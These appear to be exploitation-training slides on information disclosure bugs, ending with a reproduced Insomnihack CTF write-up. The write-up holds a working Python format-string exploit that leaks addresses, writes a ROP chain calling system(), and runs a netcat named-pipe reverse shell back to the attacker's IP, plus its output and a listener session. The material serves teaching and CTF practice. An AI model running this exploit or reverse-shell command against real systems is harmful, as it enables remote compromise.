Information Disclosure

Information Disclosure

Information Disclosure

- Gain information about the remote process by leaking internal data
- It's own dedicated bug class
  - Individually priced
  - Requirement for many memory corruption vulnerabilities
- Needs some kind of interaction
  - Menu-based SUID program
  - Networked Server
  - JavaScript

Information Disclosure: Menu Based SUID

```
tube = process("/bin/supersuid")
data = tube.recvuntil("Username: ")
tube.send("dobinAAAAAAAAAA")

# process will send too much data, containing stack data
data = tube.recvuntil("Password: ")

# find base address (not real code)
stackBase = (data[1] << 5) >> 5

exploit = createExploit(stackBase)
tube.send(exploit)
```

Information Disclosure: Network Server

```
tube = connect(localhost, 1337)
data = tube.recvuntil("Username: ")
tube.send("dobinAAAAAAAAAA")

# process will send too much data, containing stack data
data = tube.recvuntil("Password: ")

# find base address (not real code)
stackBase = (data[1] << 5) >> 5

exploit = createExploit(stackBase)
tube.send(exploit)
```

Information Disclosure: JavaScript

```
<script>
      array = [ 0x0, 0x1 ];
      corrupt_array();
      stackLeak = array[123];
      stackBase = calcStackBase(stackLeak);
      exploit = createExploit(stackBase);
      perform_corruption(exploit);
</script>
```

Baby

https://pwning.re/2017/01/29/insomnihack-teaser-baby/


- Leak the stack address of the buffer, which is the first address leaked by the format string using `%lx`. We can trust in this address, since the following addresses will be different for different child processes (There is a `fork()` every time a new client connects).

- Calculate where is the return address of the current function: `retAddressStack = stackAddr + stackOffset`. `stackOffset` will be constant regardless of the current child process.


- Then, use the stack address of the return address to leak the return address itself, which is a `.text` address.

- Use the stack address of the return address (or the address of the buffer) to get a libc address from the main function stack frame. First, we need to calculate where the return address of **main** is on the stack: `mainLibcStackAddr = retAddressStack + mainLibcStackOffset`. Again, this offset will be constant. Then, leak its value to get a libc address: `libcAddress = leak(mainLibcStackAddr)`.

- Since we have the libc from the server, we can calculate the address of `system()` in the libc: `systemAddr = libcAddress + systemOffset`.




```
[+] Opening connection to baby.teaser.insomnihack.ch on port 1337: Done
[*] Leak: stackAddr: 0x7ffe526fc100
[*] Leak: ret address @ stack: 0x7ffe526fc518
[*] Leak: original ret address: 0x55f1410d79cf
[*] Leak: <__libc_start_main+240> address: 0x7f129d2be830
[*] Leak: pop rdi address: 0x55f1410d7c8b
--- WRITING ROP CHAIN ---
[*] Overwriting return address with pop rdi
[*] Writing command address
[*] Writing system() address
[*] Exploit complete.
[*] Closed connection to baby.teaser.insomnihack.ch port 1337
```




```
$ nc -lv 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [52.213.236.162] port 4444 [tcp/*] accepted (family 2, sport 59400)
ls
baby
flag
cat flag
INS{if_you_haven't_solve_it_with_the_heap_overflow_you're_a_baby!}
```

Baby

https://pwning.re/2017/01/29/insomnihack-tea



```python
HOST = "YOUR IP HERE"
PORT = 4444

command = "mknod /tmp/pipe p; /bin/sh 0</tmp/pipe | nc " + HOST + " " + str(PORT) + " 1>/tmp/pipe"

target = "baby.teaser.insomnihack.ch"
port = 1337
r = remote(target, port)

#offsets
mainLibcStackOffset = 0x7fffffffeb38 - 0x7fffffffeaa8
stackOffset = 0x7fffffffe508-0x7fffffffe0f0
systemOffset = 0x7ffff7a53390 - 0x7ffff7a2e830
popRdiOffset = 0x1c8b - 0x19cf

def write2Bytes(bytes, address):
    lenFmt = "%" + str(bytes-17) + "x"
    fmtB = "B"*(24-len(lenFmt)) + lenFmt + "%13$hnBB" + p64(address)
    r.sendline(fmtB + "B"*(1023-len(fmtB)))
    s = r.recvuntil("format > ")

def writeWhatWhere(what, where):
    toWriteA = what & 0xffff
    toWriteB = (what >> 16) & 0xffff
    toWriteC = (what >> 32) & 0xffff
    toWriteD = (what >> 48) & 0xffff
    write2Bytes(toWriteA, where)
    write2Bytes(toWriteB, where+2)
    write2Bytes(toWriteC, where+4)

def leak(address):
    fmt = "A"*24 + "%13$sAAA" + p64(address)
    r.sendline(fmt + "A"*(1023-len(fmt)))
    s = r.recvuntil("format > ")
    sLeak = s[24:30].ljust(8, "\x00")
    return struct.unpack("<Q", sLeak)[0]
```



```python
s = r.recvuntil("choice > ")
r.sendline("2")
s = r.recvuntil("format > ")
r.sendline("%lx")
s = r.recvuntil("format > ")
sStackAddr = "0x" + s[:s.find("\n")]
stackAddr = int(sStackAddr, 16)
retAddressStack = stackAddr + stackOffset
print("[*] Leak: stackAddr: " + str(hex(stackAddr)))
print("[*] Leak: ret address @ stack: " + str(hex(retAddressStack)))

textAddress = leak(retAddressStack)
print("[*] Leak: original ret address: " + str(hex(textAddress)))

mainLibcStackAddr = retAddressStack + mainLibcStackOffset
libcAddress = leak(mainLibcStackAddr)
print("[*] Leak: <__libc_start_main+240> address: " + str(hex(libcAddress)))

systemAddr = libcAddress + systemOffset
popRdiAddress = textAddress + popRdiOffset
print("[*] Leak: pop rdi address: " + str(hex(popRdiAddress)))

print("--- WRITING ROP CHAIN ---")
print("[*] Overwriting return address with pop rdi")
writeWhatWhere(popRdiAddress, retAddressStack)
print("[*] Writing command address")
writeWhatWhere(stackAddr+8, retAddressStack+8)
print("[*] Writing system() address")
writeWhatWhere(systemAddr, retAddressStack+16)

r.sendline("A"*8 + command)
s = r.recvuntil("format > ")

r.sendline("")

print("[*] Exploit complete. Check your reverse shell @ %s:%s" % (HOST, PORT))
r.close()
```